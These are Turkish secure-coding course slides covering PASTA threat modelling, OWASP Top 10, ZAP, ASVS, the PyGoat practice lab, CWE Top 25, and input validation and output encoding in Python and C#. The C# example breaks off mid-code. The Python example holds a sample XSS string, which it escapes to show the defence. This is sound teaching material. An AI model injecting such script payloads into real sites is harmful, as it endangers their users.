
Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

PASTA'NIN 7 AŞAMASI

Aşama	Adı	Ne Yapılır?
1	Define Objectives	İş hedefleri ve güvenlik hedefleri belirlenir
2	Define Technical Scope	Sistemin teknik kapsamı çizilir (sınırlar, bileşenler)
3	Application Decomposition	Uygulama bileşenlere ayrılır, veri akışları incelenir
4	Threat Analysis	Olası tehditler belirlenir
5	Vulnerability and Weakness Analysis	Zayıf noktalar ve açıklar analiz edilir
6	Attack Modeling	Saldırı senaryoları ve saldırı ağaçları oluşturulur
7	Risk and Impact Analysis	Riskler iş etkisi açısından değerlendirilir ve önceliklendirilir

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Uygulama (Kodlama) Aşaması



Uygulama (Kodlama) Aşaması

- Bu aşamada geliştiriciler, belirlenen güvenlik gereksinimlerine ve tasarım prensiplerine uygun kod yazar.
- Güvenli kodlama standartlarının uygulanması kritik önem taşır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Temel Faaliyetler

- Güvenli kodlama standartlarının (OWASP Secure Coding Practices, CERT, CWE Top 25) uygulanması
- Girdi doğrulama (input validation) ve çıktı kodlama (output encoding)
- Güvenli kimlik doğrulama ve oturum yönetimi uygulamaları
- Hassas verilerin korunması (şifreleme, hashing, tokenization)

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Temel Faaliyetler

- Statik Uygulama Güvenlik Testi (SAST) araçlarının IDE ve CI süreçlerine entegrasyonu
- Yazılım Bileşen Analizi (SCA / Software Composition Analysis) ile üçüncü parti bağımlılıkların taranması
- Gizli bilgi (secret) taraması – API anahtarları, şifreler vb. kodda bırakılmaması
- Güvenlik odaklı kod incelemesi (secure code review)
- *Çıktılar: Güvenli kod, SAST/SCA raporları, kod inceleme kayıtları, bağımlılık envanteri (SBOM – Software Bill of Materials).*

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

OWASP Secure Coding Practices



OWASP Nedir?

OWASP; geliştiricilere, güvenlik uzmanlarına ve kurumlara güvenli yazılım geliştirme konusunda rehberlik eden açık kaynaklı bir platformdur. Sunduğu tüm dokümanlar, araçlar ve standartlar **ücretsiz ve herkesin kullanımına açıktır**.

Temel Misyonu:

- Yazılım güvenliği bilincini artırmak.
- Güvenlik açıklarını tespit etmek için araçlar geliştirmek.
- Güvenli kodlama standartları ve metodolojileri yayınlamak.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

OWASP Secure Coding Practices nedir?


- **OWASP Secure Coding Practices**, OWASP tarafından yayımlanan ve geliştiricilere güvenli kod yazma konusunda rehberlik eden bir dizi güvenli kodlama prensibidir.

Amaç:

- Güvenlik açıklarını daha kod yazım aşamasında önlemek ve uygulamaları saldırılara karşı dayanıklı hale getirmek.
- Bu rehber, belirli bir programlama diline bağlı değildir. Java, C#, Python, JavaScript, PHP gibi birçok dilde uygulanabilecek genel güvenlik kuralları içerir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

OWASP'ın En Önemli Projeleri ve Yayınları



OWASP Top 10 (En Kritik 10 Web Güvenlik Riski)

- OWASP'ın en tanınmış yayınıdır.
- Küresel güvenlik verileri analiz edilerek web uygulamalarında en sık rastlanan ve en yüksek risk taşıyan 10 zafiyet düzenli olarak güncellenir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Güncel OWASP Top 10 Listesindeki Temel Başlıklar

1. **A01: Broken Access Control (Bozuk Erişim Kontrolü):** Kullanıcıların yetkileri olmayan verilere veya işlevlere (örneğin başkasının hesabına veya admin paneline) erişebilmesi.
2. **A02: Cryptographic Failures (Kriptografik Başarısızlıklar):** Hassas verilerin (şifreler, kart bilgileri) şifrelenmeden saklanması veya zayıf algoritma kullanımı.
3. **A03: Injection (Enjeksiyon - SQLi, Command Injection):** Dışarıdan gelen güvensiz verilerin komut veya sorgu olarak çalıştırılması.
4. **A04: Insecure Design (Güvenliksiz Tasarım):** Güvenliğin sonradan eklenmeye çalışılması ve mimari aşamada tehdit modellemesi yapılmaması.
5. **A05: Security Misconfiguration (Hatalı Güvenlik Yapılandırması):** Sunucu, bulut veya çerçevelerin (framework) varsayılan şifrelerle veya güvensiz ayarlarla bırakılması.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Güncel OWASP Top 10 Listesindeki Temel Başlıklar

6. **A06: Vulnerable and Outdated Components (Zayıf ve Güncel Olmayan Bileşenler):** Kullanılan üçüncü taraf kütüphanelerin (npm, pip, maven vb.) bilinen zafiyetler barındırması.
7. **A07: Identification and Authentication Failures (Kimlik Tanımlama ve Doğrulama Hataları):** Zayıf parolalar, kaba kuvvet (brute-force) korumasının olmaması veya oturum yönetimi hataları.
8. **A08: Software and Data Integrity Failures (Yazılım ve Veri Bütünlüğü Hataları):** Güvensiz CI/CD süreçleri veya doğrulanmamış güncelleme paketlerinin kullanımı.
9. **A09: Security Logging and Monitoring Failures (Yetersiz Loglama ve İzleme):** Sistemdeki şüpheli hareketlerin veya saldırıların kaydedilmemesi nedeniyle ihlallerin geç fark edilmesi.
10. **A10: Server-Side Request Forgery (SSRF):** Web uygulamasının, saldırganın yönlendirdiği rastgele bir adrese yetkisiz istek yapmaya zorlanması.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

OWASP ZAP (Zed Attack Proxy)

- **Nedir:** Açık kaynaklı, tamamen ücretsiz bir web uygulaması güvenlik tarayıcısıdır (DAST aracı).
- **Ne İşe Yarar:** Uygulamanıza dışarıdan otomatik güvenlik testleri (sızma testleri) yapmanızı, XSS, SQLi veya konfigürasyon hatalarını bulmanızı sağlar.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

OWASP ASVS (Application Security Verification Standard)

- **Nedir:** Uygulama Güvenliği Doğrulama Standardı.
- **Ne İşe Yarar:** Bir yazılımın ne kadar güvenli olduğunu test etmek için maddeler halinde hazırlanmış bir denetim listesidir (checklist). Ekipler projelerinde güvenlik seviyesini (L1, L2, L3) belirlerken ASVS kriterlerini baz alır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yazılımcılar ve Güvenlik Ekipleri OWASP'ı Nasıl Kullanmalı?

- **Geliştirme Aşamasında:** Kod yazarken OWASP Cheat Sheet Series (Hızlı İpuçları Rehberi) kaynak alınmalı; SQLi, XSS ve CSRF korunmaları bu kılavuzlara göre kurgulanmalıdır.
- **Test Aşamasında:** CI/CD hatlarına OWASP ZAP veya Dependency-Check entegre edilerek her derlemede otomatik güvenlik taraması yapılmalıdır.
- **Eğitim Aşamasında:** Yazılım ekiplerine güvenlik bilinci kazandırırken OWASP Top 10 zafiyetleri ve çözüm yolları müfredat olarak kullanılmalıdır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

PyGoat

- PyGoat, Python/Django ile yazılmış, kasıtlı olarak zafiyetli bir web uygulamasıdır.
- OWASP Top 10 kategorilerini yasal ve güvenli bir ortamda öğrenmek için tasarlanmıştır.
- Java'daki WebGoat'ın Django karşılığı gibi düşünülebilir.
- Hem saldırı tarafını (exploit) hem de kodun nasıl düzeltileceğini öğretir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

PyGoat Kurulumu

```
# Docker ile (en kolayı)
docker pull pygoat/pygoat
docker run --rm -p 8000:8000 pygoat/pygoat:latest
# veya kaynaktan
git clone https://github.com/adeyosemanputra/pygoat.git
cd pygoat
python -m venv venv && source venv/bin/activate
pip install -r requirements.txt
python manage.py migrate
python manage.py runserver
# tarayıcıdan http://127.0.0.1:8000 linki ile çalışır.
```

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

ÖĞRENME YOL HARITASI

1. **Injection (SQLi, komut enjeksiyonu):** Django ORM'in güvenli, ham SQL'in güvensiz olduğu yerleri gör.
2. **XSS:** Reflected ve stored türlerini dene. Django'nun otomatik escape'ini ve |safe filtresinin tehlikesini incele.
3. **Broken Authentication / Session yönetimi:** Zayıf parola politikaları, cookie ve session sorunları.
4. **Broken Access Control / IDOR:** Başkasının verisine yetkisiz erişim.
5. **Insecure Deserialization:** Python pickle ve YAML zafiyetleri.
6. **XXE, SSRF, Security Misconfiguration:** DEBUG=True gibi yanlış ayarlar.
7. **Sensitive Data Exposure / Cryptographic Failures:** Zayıf hash ve şifreleme kullanımı.
8. **Vulnerable Components, Logging eksikleri:** Eski kütüphaneler ve yetersiz loglama.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com


Çalışma Yöntemi

- Her modülde önce teoriyi oku, sonra sömür, en son kodu açıp zafiyetin nedenini bul ve yamala.
- Araç olarak **Burp Suite Community** ve **OWASP ZAP** kullan.
- Kaynak kodu okumayı ihmal etme.
- Tamamlayıcı olarak PortSwigger Web Security Academy ve OWASP Top 10 dokümanlarına bak.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

CWE Top 25

(Common Weakness Enumeration Top 25 Most Dangerous Software Weaknesses)



CWE Top 25

MITRE tarafından (CISA desteğiyle) yayınlanan, en yaygın ve en tehlikeli yazılım zafiyeti türlerinin sıralı listesidir.

- **CWE:** Yazılım ve donanım zafiyet türlerinin standart kataloğudur. Her zafiyet sınıfının bir numarası vardır. Örneğin SQL Injection CWE-89, XSS CWE-79.
- **Liste nasıl hazırlanır:** Her yıl, CVE kayıtları (NVD verileri) incelenir. Bir zafiyet türünün ne kadar sık görüldüğüne ve ne kadar ciddi olduğuna göre puanlanır ve ilk 25 sıralanır.
- **Amaç:** Geliştiricilere, güvenlik ekiplerine ve eğitimcilere "önce hangi hatalara odaklanmalıyız?" sorusunun cevabını vermek.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

CWE Top 25, Sık görülen örnekler

CWE-79: Cross-site Scripting (XSS)
CWE-89: SQL Injection
CWE-787: Out-of-bounds Write
CWE-78: OS Command Injection
CWE-22: Path Traversal
CWE-352: CSRF
CWE-862: Eksik yetkilendirme (Missing Authorization)

Sıralama her yıl değiştiği için güncel liste cwe.mitre.org/top25 adresinden yayınlanmaktadır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Girdi doğrulama (Input Validation)

- **"Girdi doğrulama (input validation) ve çıktı kodlama (output encoding)"**, güvenli yazılım geliştirmenin (S-SDLC) kodlama aşamasındaki en temel iki savunma mekanizmasıdır.
- Bu iki kavram, özellikle **SQL Injection**, **Cross-Site Scripting (XSS)** ve **Command Injection** gibi enjeksiyon zafiyetlerini engellemek için birlikte kullanılır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Girdi doğrulama (Input Validation)

- **Girdi Doğrulama (Input Validation):** Dış dünyadan (kullanıcı, API, form, sorgu parametreleri) uygulamaya giren verinin, beklenen format, veri tipi, uzunluk ve karakter kümesine uygun olup olmadığının **sunucu tarafında** denetlenmesidir.
- **Sözleşme Mantığı:** *"Sadece izin verilen güvenli verilere (Allowlist / Whitelist) geçit ver, diğer her şeyi reddet."*
- **Ne Engeller?** SQL Injection, Path Traversal, Command Injection.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Çıktı Kodlama (Output Encoding / Sanitization)

- Uygulamadan çıkıp tarayıcıya, veritabanına veya başka bir sisteme gönderilen verinin, hedef sistem tarafından zararlı bir komut/kod olarak değil, **sadece düz bir metin (data)** olarak algılanmasını sağlamaktır.
- **Dönüştürme Mantığı:** Karakterleri zararsız HTML/JS/SQL varlıklarına çevirir. Örneğin HTML'de <script> ifadesi <script> şekline getirilir.
- **Ne Engeller?** Stored & Reflected XSS (Cross-Site Scripting).

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Python Girdi Doğrulama Çıkti Kodlama

```python
import re
import html

# --- 1. GİRDİ DOĞRULAMA (INPUT VALIDATION) ---
def validate_email(email: str) -> bool:
    # E-posta formatına uygunluğu regex ile kontrol etme (Allowlist yaklaşımı)
    pattern = r"^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$"
    if re.match(pattern, email):
        return True
    return False

user_email = "test@example.com"
if not validate_email(user_email):
    raise ValueError("Geçersiz e-posta adresi!")

# --- 2. ÇIKTI KODLAMA (OUTPUT ENCODING) ---
# Kullanıcı adı olarak kötü niyetli bir XSS betiği girildiğini varsayalım
untrusted_username = "<script>alert('XSS Saldırısı!')</script>"

# HTML içine basılmadan önce özel karakterleri zararsız varlıklara dönüştürme
safe_username = html.escape(untrusted_username)

# Ekrana basılan çıktı: &lt;script&gt;alert('XSS Saldırısı!')&lt;/script&gt;
print(f"Hoş geldin, {safe_username}")
```

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

C# Girdi Doğrulama Çıkti Kodlama

```
using System;
using System.Text.Encodings.Web;
using System.Text.RegularExpressions;

class Program
{
    static void Main()
    {
        // --- 1. GİRDİ DOĞRULAMA (INPUT VALIDATION) ---
        string userAgeInput = "25"; // Dışarıdan gelen veri

        // Tam sayı formatında mı ve mantıklı bir aralıkta mı?
        if (int.TryParse(userAgeInput, out int age) && age > 0 && age < 120)
        {
            Console.WriteLine($"Girdi geçerli: Yaş {age}");
        }
        else
        {
            Console.WriteLine("Hata: Geçersiz yaş girdisi!");
        }
        // --- 2. ÇIKTI KODLAMA (OUTPUT ENCODING) ---
